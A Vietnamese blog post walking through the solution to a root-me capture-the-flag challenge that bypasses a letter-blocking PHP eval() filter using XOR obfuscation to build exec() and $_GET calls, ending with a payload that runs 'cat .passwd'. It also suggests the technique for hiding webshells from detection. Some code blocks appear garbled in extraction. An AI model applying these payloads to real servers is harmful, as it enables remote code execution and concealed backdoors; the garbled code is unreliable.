

# thanhlocpanda

## BlogHacking

WRITTEN BY THANHLOCPANDAMAY 11, 2022JANUARY 10, 2023

### [root-me] PHP Eval() Filter bypass

Trước khi đọc blog này, xin lưu ý nội dung bao gồm solution challenge của root-me. Hãy cân nhắc và cố gắng nhiều hơn trước khi quyết định đọc nó.

Eval() trong PHP cho phép người dùng execute code php nên khá nguy hiểm trong trường hợp xử lý trên userInput. Tuy nhiên một số trường hợp, function này cần được sử dụng phục vụ cho mục đích của Developer, vì vậy các filter được sử dụng nhằm ngăn chặn việc execute code, trong challenge này của root-me, nội dung filter được triển khai với regex như sau:

```
if(!preg_match('/[a-zA-Z`]/', $_POST['input'])){
    print '<fieldset><legend>Result</legend>';
    eval('print '.$_POST['input'].';');
    print '</fieldset>';
}
```

Dựa vào nội dung filter có thể thấy, ứng dụng không cho phép người dùng sử dụng các ký tự alphabet và không cho phép sử dụng đồng thời ký tự `.

Như vậy kỹ thuật để bypass filter trên là sử dụng các phương pháp “obfuscate without letters”. Với Javascript, có một kỹ thuật obfuscate chỉ sử dụng các ký tự đặc biệt là jsfuck (<http://www.jsfuck.com/>), tương tự, PHP cũng có một kỹ thuật tương ứng có tên là phpfuck, kỹ thuật này sử dụng phương pháp tương tự là biểu diễn code thực thi bằng các ký tự đặc biệt. Dưới đây là chi tiết về kỹ thuật sử dụng trong phpfuck.

Trong các lệnh thực thi, khi gặp các ký tự ^, PHP hiểu rằng đây là một toán tử biểu diễn cho một phép XOR. Ví dụ như sau:

```
<?php
    echo "A" ^ "?" ;
?>
```



Với đoạn code trên, kết quả trả về sẽ là “~”

PHP hiểu ^ đại diện cho phép toán XOR nên sẽ thực hiện chuyển toán tử đầu tiên (string “A”) về mã ASCII với giá trị là 65 và thực hiện chuyển đổi sang nhị phân với giá trị là 01000001. Tương tự với toán tử thứ hai là (string “?”) chuyển về ASCII tương ứng là 63 với giá trị nhị phân là 00111111. Thực hiện **XOR** 01000001 và 00111111 được kết quả 01111110 tương ứng giá trị thập phân là 126, chuyển đổi sang ASCII là ký tự “~”.

Một khía cạnh khác của php là quá trình converting, có thể tìm hiểu thêm thông qua lỗ hổng Type Juggling (<https://owasp.org/www-pdf-archive/PHPMagicTricks-TypeJuggling.pdf>). Việc xử lý của PHP cho phép xem một string tương ứng với một function. Quan sát ví dụ dưới đây:

```
<?php
function A(){
    echo "Hello World";
}
$__ = "?" ^ "~";
$__();
?>
```

Kết quả màn trả về sẽ in ra màn hình nội dung “Hello World”.

Để phân tích dòng code thực thi trên, biến \$\_\_ được gán với giá trị của phép toán XOR, và kết quả trả về sẽ là giá trị “A”. Trong dòng thực thi tiếp theo, PHP hiểu \$\_\_ là giá trị nhận được từ XOR của dòng thực thi trước đó nên \$\_\_() sẽ tương đương với A(), từ đó function A được thực thi.


Với Approach trên, ta có thể dễ dàng gọi một function của PHP từ các ký tự đặc biệt, ví dụ như các hàm eval(), system(), exec(), shell\_exec(), ... mà không cần xử lý với các ký tự alphabet hoặc số.

Ví dụ để có thể call hàm exec(), có thể create tham số và thực hiện call với đoạn code sau:

```
<?php
$command= 'whoami';
$_= "%" ^ "@"; //e
$_.= "' " ^ "_"; //x
$_.= "%" ^ "@"; //e
$_.= "#" ^ "@"; //c
echo $_($command);

?>
```

```
1 <?php
2 $command= 'echo 1337';
3 $_= "%" ^ "@"; //e
4 $_.= "' " ^ "_"; //x
5 $_.= "%" ^ "@"; //e
6 $_.= "#" ^ "@"; //c
7 echo $_($command);
8 ?>
9
10
```



Quá trình phân tích trên để cho chúng ta có cái nhìn tổng quát về việc lợi dụng toán tử “^” để thực hiện XOR từ đó generate ra các chuỗi string mà không cần sử dụng đến các ký tự alphabet. Quay lại với challenge trên. Hiện tại tham số **input** được sử dụng trực tiếp trong giá trị của eval(), nếu sử dụng hướng tiếp cận đã phân tích, có thể dễ dàng tạo một chuỗi string dạng **exec('cat .passwd')** thông qua kỹ thuật XOR tương tự. Tuy nhiên việc convert này tốn nhiều thời gian để xác định các phép toán tương ứng cho từng ký tự.

Một hướng tiếp cận dễ hơn là chúng ta có thể generate các chuỗi GET/POST từ đó nhận dữ liệu từ các tham số của các giao thức này để chèn vào nội dung của function eval().

Ta có đoạn code sau:

```
<?php
$_= ("{"^"<") . ("{"^">") . ("{"^"/"); //GET
echo ${'_' . $_}["_"](${'_' . $_}["__"]); // $_GET["_"]($_GET["__"])


?>
```

Dễ thấy, dòng đầu tiên của đoạn code trên khởi tạo chuỗi **GET** bằng phương pháp XOR, từ đó lợi dụng việc converting của PHP, giá trị **\$\_GET["\_"]** được sử dụng làm function name và giá trị **\$\_GET["\_\_"]** được sử dụng là parameter của function **\$\_GET["\_"]**.

```

1  <?php
2  $_=(("{^<").("{^>").("{^/");
3  echo ${'_'}.${_}[""](${'_'}.${_}[""]);
4  ?>
5

```



Trong phương pháp này, có thể khởi tạo giá trị GET bằng cách khởi tạo sau:

```

<?php
    $_ = "`{{{{"^"?<>/" ; //_GET
?>

```

Trong đó các ký tự trong chuỗi “{{{” sẽ lần lượt **XOR** với từng ký tự tương ứng trong chuỗi “?<>/” và cho ra giá trị “\_GET”, tuy nhiên như regex trong challenge từ tác giả, ký tự backticks `.

Từ các phân tích trên ta cần chèn Payload vào giá trị Input với nội dung sau:

```

input = 1;$_=("{^<").("{^>").("{^/");${'_'}.${_}[""](${'_'}.${_}
["__"])

```


Trong đó cần chèn vào các tham số “\_” và “\_\_” trong URL với nội dung:

```

index.php?_exec&__=cat+.passwd

```

Bằng kỹ thuật trên chúng ta có thể dễ dàng Bypass Filter tại hàm Eval() để thực thi các code thực thi cần thiết.



## Conclusion

Ngoài việc bypass filter như trên challenge của root-me hiện tại, kĩ thuật này có thể dùng để obfuscate các đoạn webshell, nhằm tránh sự phát hiện của một số công cụ hoặc admin ứng dụng hệ thống.

## Reference

<https://ctf-wiki.org/web/php/php/> (<https://ctf-wiki.org/web/php/php/>)

<https://stackoverflow.com/questions/57783589/is-that-some-kind-of-php-backdoor>  
(<https://stackoverflow.com/questions/57783589/is-that-some-kind-of-php-backdoor>).

Bài blog này được viết để dizz một bạn sinh viên cntt trên những con beat nhị phân. Get gô!

POSTED IN [UNCATEGORIZED](#).[TAGGED](#) [BYPASS EVAL](#), [EVAL](#), [EVAL PHP BYPASS](#), [EVAL\(\)](#)  
[FILTER BYPASS](#), [FILTER](#), [PHP EVAL BYPASS](#).

Create a free website or blog at WordPress.com.